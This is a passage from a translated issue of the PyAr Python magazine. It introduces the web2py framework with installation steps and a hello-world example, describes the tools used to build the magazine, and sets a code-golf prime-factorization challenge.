- Its Database Abstraction Layer (DAL) allows to define tables without complex class (which could be extended later with virtual fields, similar to an ORM) and its query language in Python is very close to SQL, giving it a great declarative power and flexibility.
- Solid all-inclusive structure, including ajax, menus, forms, caching, EAG, web services (JSON, XML_RPC, AMF, SOAP), scheduled tasks, etc. Its integrated clean and safe design prevents common pitfalls associated with web development
- Highly pythonic: models, views and simple, clear, explicit and dynamic controllers, with a template language programmable with Python, HTML helpers, bidirectional URL mapping for advanced patterns.
- With no hassles associated with the command line, it includes an integrated development environment and management tools entirely online with a code editor and html web ticket system error, file uploading, etc.

In this first article we will see the main features and installation, then the intention is to show the capabilities of the tool: the model, controllers, views, authentication, forms, CRUD, ajax, etc.

Installing Web2Py

Web2py comes packaged for various operating systems, so installation is very simple, and “batteries included” philosophy of means that in most cases you do not have to download or install other dependencies (libraries or packages)

Windows

For the Windows operating system, we will find a compressed package with everything you need, just follow the instructions to setup web2py:

- Download all-in-one package web2py_win.zip
- Unzip
- Run (double click) *web2py.exe*

Mac

Installation for Mac is very similar to Windows, with a compressed package web2py_osx.zip. You just have to unzip it and run *web2py.app* to launch the program.

GNU/Linux

At the moment there are no packages for different distributions of GNU / Linux, since in most cases you can simply run from source because Python and the main units are usually pre-installed in these environments.

To use web2py from source, follow this steps:

- Install the dependencies (python and connectors to the database)
- Download the source code web2py_src.zip
- Uncompress

- Run *python web2py.py*

For Ubuntu (or Debian), open a console and run:

```
sudo apt-get install python-psycopg2
wget http://www.web2py.com/examples/static/web2py_src.zip
unzip web2py_src.zip
cd web2py
python web2py.py
```

Quick Tour

Here's a quick snapshot of main features of web2py.


Note: The links works only if web2py is running on the local machine at port 8000 (default configuration).

Important: The Web pages languages are displayed according to browser settings (available: English, Spanish, Portuguese, etc.).

Start


When you start web2py, it will show the splash screen while the program is loading:

Then there will be a dialog of the built-in development web server. To start the server choose and enter an administrator password (eg. 'abc') and press *start*:



Welcome

When the server starts, web2py will launch a browser with a default welcome page :



This page is the default application, a "skeleton" that is used when we create Web2Py applications.


Basically we have several links to the administrative interface, documentation, interactive examples and a short description about the page you are viewing:

- You visited the URL *.../default/index*
- Which called the function index() located in the file *.../controllers/default.py*
- The output of the file is a dictionary that has been rendered by the view *.../views/default/index.html*

Administrative Interface


Once we have web2py running and we can see the home page, we can begin to create and edit our web applications by going to the administrative interface:

On that page, you must enter the password chosen in the previous step. An index with the installed applications will be shown:




Here we can create new applications, upload or download pre-made applications, edit source code, html files, upload static files, translate messages, review the error log, etc. All these topics we will be addressed in the following articles.

In this case, we will enter the default welcome (welcome) application, by clicking the EDIT link (edit)



And once there, we can modify the main controller source code (default.py) by clicking on the edit link (edit):



The links above allow us to quickly edit the related html templates and test the exposed functionality.

We can see that the code of this hello world program is very simple, we have the *index* (which is run by default when entering the application), which establishes the flashing message “Welcome to web2py” and returns a dictionary with a variable message = ‘Hello World’ to be used to generate the webpage:

```
def index():
    """
```

```
    acción ejemplo usando el operador de internacionalización T y mensaje flash
    renderizado por views/default/index.html o views/generic.html
    """
    response.flash = T('Welcome to web2py')
    return dict(message=T('Hello World'))
```

Note that this is all the code that is used in the function to generate the web page. It is not mandatory to run management scripts, modify configuration files, map URLs with regular expressions and/or to import several modules. Web2Py take care of all these issues for us.

We will end here by now, since the idea of this article was to show a brief introduction to the tool. In later articles we will continue with more advanced topics.

For users who wish to continue experimenting with this tool, we recommend following the interactive examples at: http://www.web2py.com.ar/examples/default/examples, where small code snipes are used to show the main features of the framework.

Summary:

In this article we have introduced web2py, a powerful tool for coding Web sites quickly and easily. The idea is to go deeper and to expand each topic in more detail in later articles.

In our view, is a very good choice to start with web development without losing focus on performing advanced applications in the future.

As an advice, we recommend to subscribe to the Google user group, where you can consult and review the news and updates, since web2py moves at a fast pace, including many new features in each version.

Resources:

- Official Site: http://www.web2py.com/
- Google User Group: http://groups.google.com/group/web2py-users
- Main documentation (free access book published in html): http://www.web2py.com/book
- Cheat sheet: web2py-reference.pdf

How is this magazine made?

Author: Roberto Alsina **Translation:** Andrés Gattinoni

This magazine is an emergent output of PyAr, the group of Python developers in Argentina. Being a project created by programmers for programmers (and not a project by graphic designers for graphic designers), it has its advantages and disadvantages.

The disadvantage is in plain sight. I had to take care of the visual design. I apologize for any eye-bleeding I may have caused you.

The advantage is that one of us (me) had already grabbed some piece of software (created by a bunch of other people) and kicked it in the butt until I got something resembling a magazine (a book).

So, our programming genes allow us to have a decentralized infrastructure for the design of online magazines, which is multiuser, multi role, multi output (PDF and HTML so far) and automatic.

How automatic? Updating the design of the entire site and the PDF is *one command*.

These are some of the tools we used, all of them are free software:

`git` and `gitosis`

A great tool for version control and a great tool for repository management.

`restructured text`

A markup format for documents. One can create simple text files and get an output in almost any format.

`rest2web`

Turns our text files into a website.

`rst2pdf`

Creates PDFs from restructured text.

`make`

Makes sure that each command runs when needed.

`rsync`

Takes care that everything goes to the server so that you can see it.

This being a programming magazine, it has some particular requirements.

Code

It's necessary to show source code. Rst2pdf has native support using the `code-block` directive but it's not part of the restructured text standard. Therefore, I had to patch rest2web to use it.

Luckily the directive is completely generic, it works for HTML just like for PDF. This is what I had to add at the begining of `r2w.py`:

```
from rst2pdf import pygments_code_block_directive
from docutils.parsers.rst import directives
directives.register_directive('code-block', \
    pygments_code_block_directive.code_block_directive)
```

Feedback

Since the whole idea is to have feedback, you need to be able to give it. Comments on the site are via disqus.

Typography

It's hard to find a set of good, modern and consistent fonts. I need at least bold, italic, and bold italic for the text and the same in a monospace alternative.

The only families I found that were that complete were DejaVu and Vera typographies.

HTML

I suck at HTML, so I borrowed a CSS file called LSR from http://rst2a.com. The typography comes from Google Font APIs.

Server

I don't expect it to have a lot of trafic. And even if it does, it wouldn't be a problem: *it's a static HTML site*, so I put it on a server, courtesy of Net Managers SRL.

PET Challenge

Author: Juanjo Conti

In each issue we'll have a challenge to solve using Python and in the next one we'll announce the winner. We compete for honor, glory and fun; but in the future we may have some sponsored prizes :)

This issue challenge consists in writing a program that receive a number in the standard input and prints in the screen the number factorization with the following format. These are examples showing possible inputs and desire outputs.

```
input: 11
output: 11

input: 8
output: 2^3

input: 24
output: 2^3 x 3

input: 168
output: 2^3 x 3 x 7
```

Note that the factors are increased ordered and if a factor appears more than once, it most be expressed as a power.

Participants must send the solution as a .py file and it'll be executed with Python 2.7. The winner will be the one with the less-characters solution. Send your solution to revistapyar@netmanagers.com.ar with `DESAFIO1` in the subject before 01/10/2010.


Good luck and happy golfing!

Feedback and Clarifications

After the first issue was in the street, some people manifest doubts about the challenge. Clarifications:

- You can't use external programs or libraries other than the ones in the stdlib.
- Withe spaces, tabs and comments count in the characters count. So, send your answer as short as possible!
- The input number can be any integer >= 0.
- The words 'input' and 'output' aren't part of the expected input or output for the programs.
- The expected output for 0 is 0 and for 1 is 1.

Then, some participants manifested their desire of some feedback about their solutions; for this purpose this wiki was created: http://python.org.ar/pyar/Proyectos/RevistaPythonComunidad/PET1/Desafio



Apple uses automated schnapps IVs.

This strip is from *xkcd, a webcomic of romance, sarcasm, math, and language.*